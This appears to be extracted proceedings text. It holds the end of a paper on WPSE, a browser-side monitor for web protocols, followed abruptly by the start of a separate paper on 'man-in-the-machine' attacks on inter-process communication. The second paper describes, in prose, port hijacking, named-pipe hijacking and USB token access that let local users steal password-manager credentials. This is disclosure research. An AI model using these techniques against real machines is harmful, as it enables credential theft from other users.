Traditional protocol verification tools have been successfully applied to find attacks in protocol specifications. For instance, Armando *et al.* analyzed both the SAML protocol and a variant of the protocol implemented by Google using the SATMC model-checker [4]. Their analysis exposed an attack against the authentication goals of the Google implementation. Follow-up work by the same group used a more accurate model to find an authentication flaw also in the original SAML

specification [3]. Akhawe *et al.* used the Alloy framework to develop a core model of the web infrastructure, geared towards attack finding [2]. The paper studied the security of the WebAuth authentication protocol among other case studies, finding a login CSRF attack against it. The WebSpi library for ProVerif by Bansal *et al.* has been successfully applied to find attacks against existing web protocols, including OAuth 2.0 [6] and cloud storage protocols [5]. Fett *et al.* developed the most comprehensive model of the web infrastructure available to date and fruitfully applied it to the analysis of a number of web protocols, including BrowserID [17], SPRESSO [18] and OAuth 2.0 [19].

Protocol analysis techniques are useful to verify the security of protocols, but they assume websites are correctly implemented and do not depart from the specification, hence many security researchers performed empirical security assessments of existing web protocol implementations, finding dangerous attacks in the wild. Protocols which deserved attention by the research community include SAML [41], OAuth 2.0 [43, 27] and OpenID Connect [28]. Automated tools for finding vulnerabilities in web protocol implementations have also been proposed by security researchers [46, 50, 48, 31]. None of these works, however, presented a technique to protect users accessing vulnerable websites in their browsers.

## 7.2 Security Automata

The use of finite state automata for security enforcement is certainly not new. The pioneering work in the area is due to Schneider [40], which first introduced a formalization of security automata and studied their expressive power in terms of a class of enforceable policies. Security automata can only stop a program execution when a policy violation is detected; later work by Ligatti *et al.* extended the class of security automata to also include edit automata, which can suppress and insert individual program actions [29]. Edit automata have been applied to the web security setting by Yu *et al.*, who used them to express security policies for JavaScript code [49]. The focus of their paper, however, is not on web protocols and is only limited to JavaScript, because input/output operations which are not JavaScript-initiated are not exposed to their security monitor.

Guha *et al.* also used finite state automata to encode web security policies [24]. Their approach is based on three steps: first, they apply a static analysis for JavaScript to construct the control flow graph of an Ajax application to protect and then they use it to synthesize a request graph, which summarizes the expected input/output behavior of the application. Finally, they use the request graph to instruct a server-side proxy, which performs a dynamic monitoring of browser requests to prevent observable violations to the expected control flow. The security enforcement can thus be seen as the computation of a finite state automaton built from the request graph. Their technique, however, is only limited to Ajax applications and operates at the server side, rather than at the browser side.

## 7.3 Browser-Side Defenses

The present paper positions itself in the popular research line of extending web browsers with stronger security policies. To the best of our knowledge, this is the first work which explicitly focuses on web protocols, but a number of other proposals on browser-side security are worth mentioning. Enforcing information flow policies in web browsers is a hot topic nowadays and a few fairly sophisticated proposals have been published as of now [21, 26, 8, 36, 7]. Information flow control can be used to provide confidentiality and integrity guarantees for browser-controlled data, but it cannot be directly used to detect deviations from expected web protocol executions, which instead are naturally captured by security automata. Combining our approach with browser-based information flow control can improve its practicality, because a more precise information flow tracking would certainly help a more permissive security enforcement.

A number of browser changes and extensions have been proposed to improve web session security, both from the industry and the academia. Widely deployed industrial proposals include Content Security Policy (CSP) and HTTP Strict Transport Security (HSTS). Notable proposals from the academia include Allowed Referrer Lists [16], SessionShield [32], Zan [44], CSFire [38], Serene [39], CookiExt [11], SessInt [12] and Michrome [13]. Moreover, JavaScript security policies are a very popular research line in their own right: we refer to the survey by Bielova [9] for a good overview of existing techniques. None of these works, however, tackles web protocols.

# 8 Conclusion

We presented WPSE, the first browser-side security monitor designed to address the security challenges of web protocols, and we showed that the security policies enforceable by WPSE suffice to prevent a large number of real-world attacks. Our work encompasses a thorough review of well-known attacks reported in the literature and an extensive experimental analysis performed in the wild, which exposed several undocumented security vulnerabilities fixable by WPSE in existing OAuth 2.0 implementations. We also discovered a new attack on the Google implementation of SAML 2.0 by formalizing its specification in WPSE. In terms of compatibility, we

showed that WPSE works flawlessly on many existing websites, with the few compatibility issues being caused by custom implementations deviating from the OAuth 2.0 specification, one of which introducing a critical vulnerability. In the end, we conclude that the browser-side security monitoring of web protocols is both useful for security and feasible in practice.

As to future work, we observe that our current assessment of WPSE in the wild only covers two specific classes of vulnerabilities, which can be discovered just by navigating the tested websites: extending the analysis to cover active attacks (in an ethical manner) is an interesting direction to get a better picture of the current state of the OAuth 2.0 deployment. We would also like to improve the usability of WPSE by implementing a more graceful error handling procedure: *e.g.*, when an error occurs, we could give users the possibility to proceed just as it routinely happens with invalid HTTPS certificates. Using more descriptive warning messages may also be useful for web developers that are visiting their websites with WPSE so that they can understand the issue and provide the appropriate fixes to the server side code. Finally, we plan to identify automated techniques to synthesize protocol specifications for WPSE starting from observable browser behaviours in order to make it easier to adopt our security monitor in an industrial setting.

**Acknowledgments.** This work has been partially supported by the European Research Council (ERC) under the European Unions Horizon 2020 research (grant agreement No 771527-BROWSEC), by Netidee through the project EtherTrust (grant agreement 2158), by the Austrian Research Promotion Agency through the Bridge-1 project PR4DLT (grant agreement 13808694) and COMET K1 SBA. The paper also acknowledges support from the MIUR project ADAPT and by CINI Cybersecurity National Laboratory within the project FilieraSicura: Securing the Supply Chain of Domestic Critical Infrastructures from Cyber Attacks funded by CISCO Systems Inc. and Leonardo SpA.

## References

[1] M. Abadi and R. M. Needham. Prudent Engineering Practice for Cryptographic Protocols. *IEEE Transactions on Software Engineering*, 22(1):6–15, 1996.

[2] D. Akhawe, A. Barth, P. E. Lam, J. C. Mitchell, and D. Song. Towards a Formal Foundation of Web Security. In *Proceedings of the 23rd IEEE Computer Security Foundations Symposium (CSF 2010)*, pages 290–304, 2010.

[3] A. Armando, R. Carbone, L. Compagna, J. Cuéllar, G. Pellegrino, and A. Sorniotti. An Authentication Flaw in Browser-Based Single Sign-On protocols: Impact and Remediations. *Computers & Security*, 33:41–58, 2013.

[4] A. Armando, R. Carbone, L. Compagna, J. Cuéllar, and M. L. Tobarra. Formal Analysis of SAML 2.0 Web Browser Single Sign-On: Breaking the SAML-Based Single Sign-On for Google Apps. In *Proceedings of the 6th ACM Workshop on Formal Methods in Security Engineering (FMSE 2008)*, pages 1–10, 2008.

[5] C. Bansal, K. Bhargavan, A. Delignat-Lavaud, and S. Maffeis. Keys to the Cloud: Formal Analysis and Concrete Attacks on Encrypted Web Storage. In *Proceedings of the 2nd International Conference on Principles of Security and Trust (POST 2013)*, pages 126–146, 2013.

[6] C. Bansal, K. Bhargavan, A. Delignat-Lavaud, and S. Maffeis. Discovering Concrete Attacks on Website Authorization by Formal Analysis. *Journal of Computer Security*, 22(4):601–657, 2014.

[7] L. Bauer, S. Cai, L. Jia, T. Passaro, M. Stroucken, and Y. Tian. Run-time Monitoring and Formal Analysis of Information Flows in Chromium. In *Proceedings of the 22nd Network and Distributed System Security Symposium (NDSS 2015)*, 2015.

[8] A. Bichhawat, V. Rajani, D. Garg, and C. Hammer. Information Flow Control in WebKit's JavaScript Bytecode. In *Proceedings of the 3rd International Conference on Principles of Security and Trust (POST 2014)*, pages 159–178, 2014.

[9] N. Bielova. Survey on JavaScript Security Policies and their Enforcement Mechanisms in a Web Browser. *Journal of Logic and Algebraic Programming*, 82(8):243–262, 2013.

[10] B. Blanchet. An Efficient Cryptographic Protocol Verifier Based on Prolog Rules. In *Proceedings of the 14th IEEE Computer Security Foundations Workshop (CSFW 2001)*, pages 82–96, 2001.

[11] M. Bugliesi, S. Calzavara, R. Focardi, and W. Khan. CookiExt: Patching the Browser against Session Hijacking Attacks. *Journal of Computer Security*, 23(4):509–537, 2015.

[12] M. Bugliesi, S. Calzavara, R. Focardi, W. Khan, and M. Tempesta. Provably Sound Browser-Based

Enforcement of Web Session Integrity. In *Proceedings of the IEEE 27th Computer Security Foundations Symposium (CSF 2014)*, pages 366–380, 2014.

[13] S. Calzavara, R. Focardi, N. Grimm, and M. Maffei. Micro-policies for web session security. In *Proceedings of the 29th IEEE Computer Security Foundations Symposium (CSF 2016)*, pages 179–193, 2016.

[14] S. Calzavara, R. Focardi, M. Maffei, C. Schneidewind, M. Squarcina, and M. Tempesta. Login-CSRF on Google due to SAML2.0 flaws. `https://secgroup.dais.unive.it/login-csrf-google-saml2-flaws/`.

[15] S. Calzavara, R. Focardi, M. Maffei, C. Schneidewind, M. Squarcina, and M. Tempesta. WPSE: Fortifying Web Protocols via Browser-Side Security Monitoring - Technical report. `https://sites.google.com/site/wpseproject/`.

[16] A. Czeskis, A. Moshchuk, T. Kohno, and H. J. Wang. Lightweight Server Support for Browser-Based CSRF Protection. In *Proceedings of the 22nd International World Wide Web Conference (WWW 2013)*, pages 273–284, 2013.

[17] D. Fett, R. Küsters, and G. Schmitz. An Expressive Model for the Web Infrastructure: Definition and Application to the Browser ID SSO System. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (S&P 2014)*, pages 673–688, 2014.

[18] D. Fett, R. Küsters, and G. Schmitz. SPRESSO: A Secure, Privacy-Respecting Single Sign-On System for the Web. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS 2015)*, pages 1358–1369, 2015.

[19] D. Fett, R. Küsters, and G. Schmitz. A Comprehensive Formal Security Analysis of OAuth 2.0. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS 2016)*, pages 1204–1215, 2016.

[20] Google. GSuite Administrator Help, Set up SSO via a third party Identity provider. `https://support.google.com/a/answer/6262987`, 2018.

[21] W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. FlowFox: a Web Browser with Flexible and Precise Information Flow Control. In *Proceedings of the 19th ACM Conference on Computer and Communications Security (CCS 2012)*, pages 748–759, 2012.

[22] T. Groß, B. Pfitzmann, and A. Sadeghi. Browser Model for Security Analysis of Browser-Based Protocols. In *Proceedings of the 10th European Symposium on Research in Computer Security (ESORICS 2005)*, pages 489–508, 2005.

[23] T. Groß, B. Pfitzmann, and A. Sadeghi. Proving a WS-Federation Passive Requestor Profile with a Browser Model. In *Proceedings of the 2nd ACM Workshop On Secure Web Services, SWS 2005, Fairfax, VA, USA, November 11, 2005*, pages 54–64, 2005.

[24] A. Guha, S. Krishnamurthi, and T. Jim. Using Static Analysis for Ajax Intrusion Detection. In *Proceedings of the 18th International Conference on World Wide Web (WWW 2009)*, pages 561–570, 2009.

[25] D. Hardt. The OAuth 2.0 Authorization Framework. `http://tools.ietf.org/html/rfc6749`, 2012.

[26] D. Hedin, L. Bello, and A. Sabelfeld. Information-flow Security for JavaScript and its APIs. *Journal of Computer Security*, 24(2):181–234, 2016.

[27] W. Li and C. J. Mitchell. Security Issues in OAuth 2.0 SSO Implementations. In *Proceedings of the 17th International Conference in Information Security (ISC 2014)*, pages 529–541, 2014.

[28] W. Li and C. J. Mitchell. Analysing the Security of Google's Implementation of OpenID Connect. In *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA 2016)*, pages 357–376, 2016.

[29] J. Ligatti, L. Bauer, and D. Walker. Edit Automata: Enforcement Mechanisms for Run-Time Security Policies. *International Journal of Information Security*, 4(1-2):2–16, 2005.

[30] K. Ludwig. Duo Finds SAML Vulnerabilities Affecting Multiple Implementations. `https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations`, 2018.

[31] C. Mainka, V. Mladenov, J. Schwenk, and T. Wich. SoK: Single Sign-On Security–An Evaluation of OpenID Connect. In *Proceedings of the 2nd IEEE European Symposium on Security and Privacy (EuroS&P 2017)*, pages 251–266, 2017.

[32] N. Nikiforakis, W. Meert, Y. Younan, M. Johns, and W. Joosen. SessionShield: Lightweight Protection against Session Hijacking. In *Proceedings of the 3rd International Symposium on Engineering Secure Software and Systems (ESSoS 2011)*, pages 87–100, 2011.

[33] OASIS. Profiles for the OASIS Security Assertion Markup Language (SAML) V2.0. `http://docs.oasis-open.org/security/saml/v2.0/saml-profiles-2.0-os.pdf`, 2005.

[34] OASIS. Security Assertion Markup Language (SAML) v2.0. `https://www.oasis-open.org/standards#samlv2.0`, 2005.

[35] OASIS. Bindings for the OASIS Security Assertion Markup Language (SAML) V2.0. `http://www.oasis-open.org/committees/download.php/56779/sstc-saml-bindings-errata-2.0-wd-06.pdf`, 2015.

[36] V. Rajani, A. Bichhawat, D. Garg, and C. Hammer. Information Flow Control for Event Handling and the DOM in Web Browsers. In *Proceedings of the 28th IEEE Computer Security Foundations Symposium (CSF 2015)*, pages 366–379, 2015.

[37] M. D. Ryan and B. Smyth. Applied Pi Calculus. In *Formal Models and Techniques for Analyzing Security Protocols*, chapter 6. IOS Press, 2011.

[38] P. D. Ryck, L. Desmet, W. Joosen, and F. Piessens. Automatic and Precise Client-Side Protection against CSRF Attacks. In *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS 2011)*, pages 100–116, 2011.

[39] P. D. Ryck, N. Nikiforakis, L. Desmet, F. Piessens, and W. Joosen. Serene: Self-Reliant Client-Side Protection against Session Fixation. In *Proceedings of the 2012 Distributed Applications and Interoperable Systems - 12th IFIP WG 6.1 International Conference, DAIS 2012*, pages 59–72, 2012.

[40] F. B. Schneider. Enforceable Security Policies. *ACM Transactions on Information and System Security*, 3(1):30–50, 2000.

[41] J. Somorovsky, A. Mayer, J. Schwenk, M. Kampmann, and M. Jensen. On Breaking SAML: Be Whoever You Want to Be. In *Proceedings of the 21th USENIX Security Symposium*, pages 397–412, 2012.

[42] B. Stock and M. Johns. Protecting users against XSS-based password manager abuse. In *Proceedings of the 9th ACM Asia Conference on Information, Computer and Communications Security (AsiaCCS 2014)*, pages 183–194, 2014.

[43] S. Sun and K. Beznosov. The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems. In *Proceedings of the 19th ACM Conference on Computer and Communications Security, (CCS'12)*, pages 378–390, 2012.

[44] S. Tang, N. Dautenhahn, and S. T. King. Fortifying web-based applications automatically. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS 2011)*, pages 615–626, 2011.

[45] S. Van Acker, D. Hausknecht, and A. Sabelfeld. Measuring Login Webpage Security. In *Proceedings of 32nd ACM Symposium on Applied Computing (SAC 2017)*, pages 1753–1760, 2017.

[46] R. Wang, S. Chen, and X. Wang. Signing Me onto Your Accounts through Facebook and Google: A Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (S&P 2012)*, pages 365–379, 2012.

[47] R. Wang, Y. Zhou, S. Chen, S. Qadeer, D. Evans, and Y. Gurevich. Explicating SDKs: Uncovering Assumptions Underlying Secure Authentication and Authorization. In *Proceedings of the 22th USENIX Security Symposium*, pages 399–314, 2013.

[48] R. Yang, G. Li, W. C. Lau, K. Zhang, and P. Hu. Model-based Security Testing: An Empirical Study on OAuth 2.0 Implementations. In *Proceedings of the 11th ACM Asia Conference on Computer and Communications Security (AsiaCCS 2016)*, pages 651–662, 2016.

[49] D. Yu, A. Chander, N. Islam, and I. Serikov. JavaScript Instrumentation for Browser Security. In *Proceedings of the 34th ACM Symposium on Principles of Programming Languages (POPL 2007)*, pages 237–249, 2007.

[50] Y. Zhou and D. Evans. SSOScan: Automated Testing of Web Applications for Single Sign-On Vulnerabilities. In *Proceedings of the 23rd USENIX Security Symposium*, pages 495–510, 2014.

## A Sample XML Specification

Figure 5 shows the XML specification of the OAuth 2.0 automaton in Figure 2. The protocol is enclosed within `<Protocol>` tags and describes the flow as a sequence of requests and responses. For every message we detail its pattern, possibly specifying the endpoint and a list of parameters for requests or a list of headers for responses.

Identifiers can be introduced in the protocol flow specification by adding the `id` attribute to the tag of the message component of interest. Additional identifiers can be defined within `<Definition>` tags, where the value that is associated to the new identifier is the part of the `<Source>` matching the regular expression `<Regexp>`. If the regular expression contains a capturing group, denoted by parenthesis, only the string matching the group is selected. The syntax `${id}` can be used to refer to the value bound to the identifier `id`.

Security policies are defined within `<Secrecy>` and `<Integrity>` tags. The secrecy policy specifies that the value in `<Target>` must be sent only to the enumerated origins. The integrity policy specifies that the value in `<Target>` must match the content of `<Matches>`, which can possibly be a regular expression.

```
<Specification name="google-explicit-nostate">
    <Protocol>
        <Request method="GET" desc="req_init">
            <Endpoint>
                <Regexp> https://accounts\.google\.com/o/oauth2/(?:.*?/)?auth </Regexp>
            </Endpoint>
            <Parameter name="response_type"> code </Parameter>
            <Parameter name="redirect_uri" id="req_init_redirect_uri" />
        </Request>
        <Response desc="resp_init">
            <Endpoint>
                <Regexp> https://accounts\.google\.com/o/oauth2/(?:.*?/)?auth </Regexp>
            </Endpoint>
            <Header name="Location" id="resp_init_location" />
        </Response>
        <Request method="GET" desc="req_code">
            <Endpoint id="uri2"/>
            <Parameter name="code">
                <Regexp> [^\s]{40,} </Regexp>
            </Parameter>
        </Request>
    </Protocol>
    <Identifiers>
        <Definition id="uri1">
            <Source> ${req_init_redirect_uri} </Source>
            <Regexp> ^(https?://.*?)(?:\?|$) </Regexp>
        </Definition>
        <Definition id="origin">
            <Source> ${req_init_redirect_uri} </Source>
            <Regexp> ^(https?://.*?/).* </Regexp>
        </Definition>
        <Definition id="authcode">
            <Source> ${resp_init_location} </Source>
            <Regexp> [?&amp;]code=(.*?)(?:&amp;|$) </Regexp>
        </Definition>
    </Identifiers>
    <Policy>
        <Secrecy> <!-- the auth code contained in the Location header must be kept secret -->
            <Target> ${authcode} </Target>
            <Origin> ${origin} </Origin>
            <Origin> https://accounts.google.com/ </Origin>
        </Secrecy>
        <Integrity> <!-- the last message must be sent to the redirect URI initially specified -->
            <Target> ${uri2} </Target>
            <Matches> ${uri1} </Matches>
        </Integrity>
    </Policy>
</Specification>
```

Figure 5: XML specification for the automaton in Figure 2.

# Man-in-the-Machine: Exploiting Ill-Secured Communication Inside the Computer

Thanh Bui*, Siddharth Rao*, Markku Antikainen†, Viswanathan Bojan*, and Tuomas Aura*

* *Aalto University* † *University of Helsinki, Helsinki Institute for Information Technology*

## Abstract

Operating systems provide various inter-process communication (IPC) mechanisms. Software applications typically use IPC for communication between frontend and backend components, which run in different processes on the same computer. This paper studies the security of how the IPC mechanisms are used in PC, Mac and Linux software. We describe attacks where a nonprivileged process impersonates the IPC communication endpoints. The attacks are closely related to impersonation and man-in-the-middle attacks on computer networks but take place inside one computer. The vulnerable IPC methods are ones where a server process binds to a name or address and waits for client communication. Our results show that application developers are often unaware of the risks and secure practices in using IPC. We find attacks against several security-critical applications including password managers and hardware tokens, in which another user's process is able to steal and misuse sensitive data such as the victim's credentials. The vulnerabilities can be exploited in enterprise environments with centralized access control that gives multiple users remote or local login access to the same host. Computers with guest accounts and shared computers at home are similarly vulnerable.

## 1 Introduction

People use personal computers (PC) for storing and processing their most critical information, such as sensitive work documents, private messages, or access credentials to online accounts. These computers and the software running on them is designed to be personal, and the focus of security engineering has therefore been on external threats from unauthorized users and from the Internet. Nevertheless, most PCs can be accessed by more than one authorized user, making them effectively *multi-user computers*. In this paper, we analyze threats from the authorized insiders. They may be coworkers, family members, or guest users with console access.

Our focus is on the security of inter-process communication (IPC), i.e. communication channels that are internal to the computer. Computer software often comprises multiple components, such as a frontend application and a backend database, which obviously need to exchange information. Many modern desktop applications also often follow the design of web software and have a separate UI component, which connects to the business logic via a RESTful API. The UI may even be implemented in JavaScript and run in a web browser.

We assume the attacker to have login access as *non-administrator* or, at minimum, the ability to keep non-privileged processes running in the background. The attacker's goal is to exploit IPC between the processes of another user. The attacks that we discover are similar to those on the open networks, but they happen inside one computer, where application developers often do not expect adversaries. We therefore use the name *man in the machine (MitMa)* to describe these attackers.

During the analysis of case-study applications, we observed that application developers have an ambiguous attitude towards local attackers and the security of IPC channels. On one hand, these threats are not given much consideration. It is quite common to cite opinions of security experts stating that attempts to defend against local attackers are futile. On the other hand, the application implementations often make some attempt to authenticate or encrypt the communication, but rarely with the same prudence as seen in communication over physical networks.

Our main contribution is to highlight the importance of the adversary model where a nonprivileged user intercepts communication inside the computer. We demonstrate its seriousness with various examples of widely-deployed applications and compromises of critical data. We show that the vulnerabilities are common and that exploiting them is not difficult. We also discuss potential





Figure 1: MitMa attack

mitigation techniques. Finally, we believe that the observations of this paper will be valuable also in the ongoing efforts to improve isolation between one user's applications.

The rest of this paper is structured as follows. Section 2 explains our adversary model. Section 3 describes IPC methods and the basic attack principles. Sections 4–7 cover the vulnerabilities found in several classes of applications. Potential solutions are covered in Section 8 while Section 9 discusses the results and Section 10 surveys related work. Finally, Section 11 concludes the paper.

## 2 The adversary

This section describes the adversary model and explains its relevance in everyday information systems.

We consider *multi-user computers* that may have processes of two or more users running at the same time. The attacker is a nonprivileged user who tries to steal sensitive information from or interfere with another user. It does this by intercepting communication between the victim user's processes, as illustrated in Figure 1. The malicious process is nonprivileged, and it typically runs in the background and belongs to a different login session than the victim's processes. The attack is similar to impersonation or man in the middle in computer networks, but since the communication takes place inside one computer, we call it *man in the machine (MitMa)*.

Shared computers are common both in home and enterprise environments. In a Windows domain, users are centrally registered at the Active Directory (AD) and they are typically able to log into each other's workstations. Linux and macOS workstations are commonly integrated into AD or other centralized directory services.

In addition to having its own user account, the MitMa attacker needs to be able to run a process in the background when the victim user is working on the computer. Table 1 summarizes ways to achieve this. Personal computers generally have not been designed for multiple simultaneous users, but they do support *fast user switching* [41], that is, leaving login sessions in the background and resuming them later. Such background sessions continue to have running processes that can be used in the attacks. On macOS and Linux, it is also possible to leave processes running when the user logs out (e.g., with the `nohup` command). On Windows, user processes are killed at the end of the login session, and thus the MitMa attacker must remain logged in.

| MitMa attacker | Method | macOS | Windows | Linux |
|---|---|---|---|---|
| Authenticated user | Console login | ✓ | ✓ | ✓ |
| | SSH | ✓ | ✓ | ✓ |
| | Remote desktop | N/A | ✓ | N/A |
| Guest account | Console login | ✓ | ✓ | ✓ |

Table 1: MitMa attackers on different OSs

The MitMa attacks can also be launched using guest accounts. The *guest user* can start the malicious process and leave the guest session in the background with fast user switching. We implemented the attacks described in this paper with macOS High Sierra, Windows 7, and Windows 8.1. These operating systems have the guest account enabled by default. Windows 10 does not currently have a built-in guest account, though creating one is possible. In enterprise Windows domains, the availability of the guest account depends on the group policy.

The attacks can also be carried out remotely, for example, if SSH [56] has been enabled. On macOS, the SSH server is started if the administrator chooses "Remote Login" from sharing preferences. Windows 10 in the developer mode also starts an SSH server. The user might not realize this because earlier Windows versions required third-party SSH servers.

Another remote access method is *remote desktop*. Non-server versions of Windows allow only one interactive session at a time. Thus, the attacker cannot access the computer at the same time as the local users. However, the remote desktop session can be left in the background and resumed later, similar to fast user switching. The MitMa attack is technically possible also between remote desktop sessions on a Windows Server. While the case-study applications considered in this paper are generally not run on Windows Server, there could be other vulnerable applications.

## 3 Client-server communication inside the computer

Modern operating systems (OS) provide several means for IPC. The vulnerabilities presented in this paper were found in IPC methods where a server process or device

listens for connections from client processes. Specifically, we consider network sockets, named pipes, and Universal Serial Bus (USB) communication. In this section, we give a high-level overview of these IPC mechanisms. The reader is referred e.g. to [47, 49] for more details. We also discuss the attack vectors that the MitMa attacker might exploit against each IPC type.

## 3.1 Network sockets

Network sockets are widely used in distributed client-server architectures. The server waits for the incoming client requests by listening on an IP address and a TCP or UDP port number. Any client can connect to the server as long as it knows the IP address and port. While network sockets were originally intended for communication across a network, they are also used for IPC within one host. If the server listens only on the loopback interface, i.e. on one of the special *localhost* addresses `127.0.0.0/8` and `::1/128`, only local client processes can connect to it.

Network sockets have almost the same functionality across operating systems. Any process, regardless of its owner, can listen on a port 1024 or higher as long as the number has not been taken by another process. Also, any local process can connect as a client to any localhost port where a server is listening. It is the responsibility of the client and server processes to authenticate each other on the application layer, as if the client was on the other side on the Internet. However, a separate connection is created for each client, and the OS prevents unauthorized processes from sniffing the communication. In that respect, IPC over the loopback interface is more secure than communication over a physical network.

**Attack vectors.** The malicious process, like any process on the computer, can connect to any server port on the localhost. This makes *client impersonation* very easy. Some servers might accept only one client connection, and in that case the malicious process needs to connect before the legitimate client.

The network-socket server typically listens for TCP connections on one or more predefined ports. The attacker can find the port numbers from the application documentation or source code, if available, or with commands such as `netstat`. In *port hijacking*, the MitMa attacker binds to the port ($\geq 1024$) before the legitimate process does. The attacker can then receive any connections that clients open to the port, enabling *server impersonation*.

The MitMa attacker naturally wants to combine server and client impersonation to a full *man-in-the-middle* attack where the attacker passes messages between the legitimate client and server. This is not always easy to do on the localhost because the legitimate server and attacker cannot both bind to the same port number. Fortunately for the attacker, many applications implement *port agility* for IPC: if the primary port is taken, they choose the next port number from a predefined list. This enables the attacker to receive client connections on the primary port and connect itself to a secondary port on the legitimate server.

Even if the application uses one fixed port for IPC, the attacker may be able to *replay messages* by alternating between the client and server roles. It sometimes binds to the server port and sometimes releases it for the legitimate server. The rate of the messages passing through the attacker will be slow, but we found practical attacks that only require a small number of such role reversals.

## 3.2 Windows named pipes

Both Windows and Unix systems support named pipes, but the implementation details differ significantly. We describe Windows named pipes here because they were found to create more actual vulnerabilities.

On Windows, the named pipes are placed in the root directory of the named pipe filesystem. It is mounted under the special path `\\.\pipe\`, to which every user of the system has access, including the guest user. When no pipe with the given name exists, any process can create it. The named pipe can have multiple instances to support multiple simultaneous connections from clients. The creator of the first instance decides the maximum number of instances as well as specifies the *security descriptor*, which includes an access control list (DACL) that controls access to all the instances of the named pipe. The default descriptor grants read access to everyone and full access only to the creator user and the administrators. Some important details are that, if an instance of the named pipe with the same name already exists, only processes with the `FILE_CREATE_PIPE_INSTANCE` access to the pipe object can create a new instance, and that a process can set the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag to ensure that it is creating the first instance.

**Attack vectors.** If the named pipe is created with the default security descriptor, or with open read-write access for two-directional communication, the attacker's malicious process can connect to it and impersonate the legitimate client. The pipe server would have to configure the DACL on the named pipe object carefully to allow access for only legitimate clients.

The default security descriptor does not allow the attacker to create new pipe instances. The attacker can, however, *hijack the pipe name* by creating the first pipe instance and thus becoming the owner of the named-pipe object. This way, the attacker can impersonate the

named-pipe server. Furthermore, the attacker can set the access control list so that it allows the victim (or anyone) to create new pipe instances. If the legitimate server is careless, it will not check that it is creating the first instance of the pipe. By choreographing the creation of the instances and client connections, the attacker can then become a man in the middle between the legitimate client and server, passing messages between two pipes. It helps to know that Windows connects new clients to the server instances in round-robin order.

To summarize, it is easy to overlook the necessary security controls for named pipes, thus creating vulnerabilities, but on the other hand, careful configuration can avoid most of the issues.

### 3.3 Hardware security tokens

Universal Serial Bus (USB) allows peripheral devices to communicate with a computer. USB *human interface devices* (HID) include keyboards and pointing devices, but also hardware security tokens.

In Linux, HIDs are character devices and mapped to special files under `/dev/hidraw*`. The currently logged-in user gets by default read-write access to the special file. If the user session is interrupted, either by the user logging out or by switching users, the read-write access is reassigned to the display manager and later to the next logged-in user. Thus, exactly one user at a time has access to a USB HID. Windows lacks such mechanisms for dynamic access-rights assignment, and more than one user at a time could have access to a HID device including hardware security tokens.

**Attack vectors.** The MitMa attacker in Windows can access USB HIDs plugged in by other users. This also applies to USB security tokens. The security of the token will then depend on application-level security mechanisms implemented in the hardware or software.

### 3.4 Safe IPC methods

It is worth noting that some IPC mechanisms, such as anonymous pipes and socket pairs, are not vulnerable to our attacks. In these methods, both endpoints of the IPC channel are created at the same time by the same process, which prevents an untrusted process from getting to the middle. Unfortunately, these IPC methods can only be used between related processes (typically parent and child), which severely limits the software architecture. Thus, it is attractive to use the more client-server oriented but less safe methods described above.

On macOS, apart from the same IPC methods that are available on Windows and Linux, there are also Mach IPC methods that are based on the Mach kernel, such as CFMessagePort. These IPC channels are associated with a login session [10], and a process from one login session cannot interact with another. Thus, these IPC methods are immune to MitMa attacks between users.





Figure 2: Password manager architecture with native app and browser extension

In the following sections, we show how the attack vectors described above are affecting real-world applications. Table 2 summarizes the applications and the vulnerabilities that we found.

## 4 Case study 1: Password managers

We chose password managers as our primary case study because the information they send over IPC is obviously critical and, thus, it is easy to identify security violations.

Password managers help users to choose and remember strong passwords without reusing them [24]. They store passwords along with the associated hostnames and usernames in an encrypted password vault. The key to the vault is typically derived from a master password. Password managers are often integrated to the web browser and assist the user both by offering to create and store passwords and by entering them into login pages. We focus on password managers that consist of two discrete components: a stand-alone *app* for managing the password vault and a *browser extension* for the web-browser integration, as in Figure 2. We analyze the inter-process communication between these two components.

As the following sections will show, the MitMa attacker is able to capture passwords and other confidential information from a large number of password managers. What we find interesting is that, in almost all cases, the software developers have taken some measures to authenticate or encrypt the communication between the browser extension and the app. This shows that they do not fully trust the security of the chosen IPC method. Yet, none of the studied examples implements well-designed cryptographic protection that would completely protect the communication from the MitMa attacker. The main message of the current paper is to highlight this ambivalent attitude towards IPC security and to suggest a rethink.

| Application type | Application version | Browser, extension version | macOS | Windows | Linux | Communication channel | Attacks |
|---|---|---|---|---|---|---|---|
| Password managers | RoboForm 8.4.4 | Chrome, 8.4.3.6<br>Firefox, 8.4.3.4<br>Safari, 8.4.5 | ✓ | ✗ | N/A | Network socket | Client impersonation |
| | Dashlane 5.1.0 | Chrome, 5.5.3<br>Firefox, 5.5.3<br>Safari, 5.5 | ✓ | ✓ | N/A | Network socket | Server impersonation |
| | 1Password 6.8.4 | Safari, 4.6.12 | ✓ | ✗ | N/A | Network socket | Server impersonation |
| | F-Secure Key 4.7.114 | Chrome, 1.0.0.3<br>Firefox, 1.0.3 | ✓ | ✓ | N/A | Network socket | Client impersonation<br>Server impersonation |
| | Password Boss 3.1.3434 | Chrome, 3.1.3434<br>Firefox, 3.1.3434 | ✗ | ✓ | N/A | Named pipe | Man-in-the-middle |
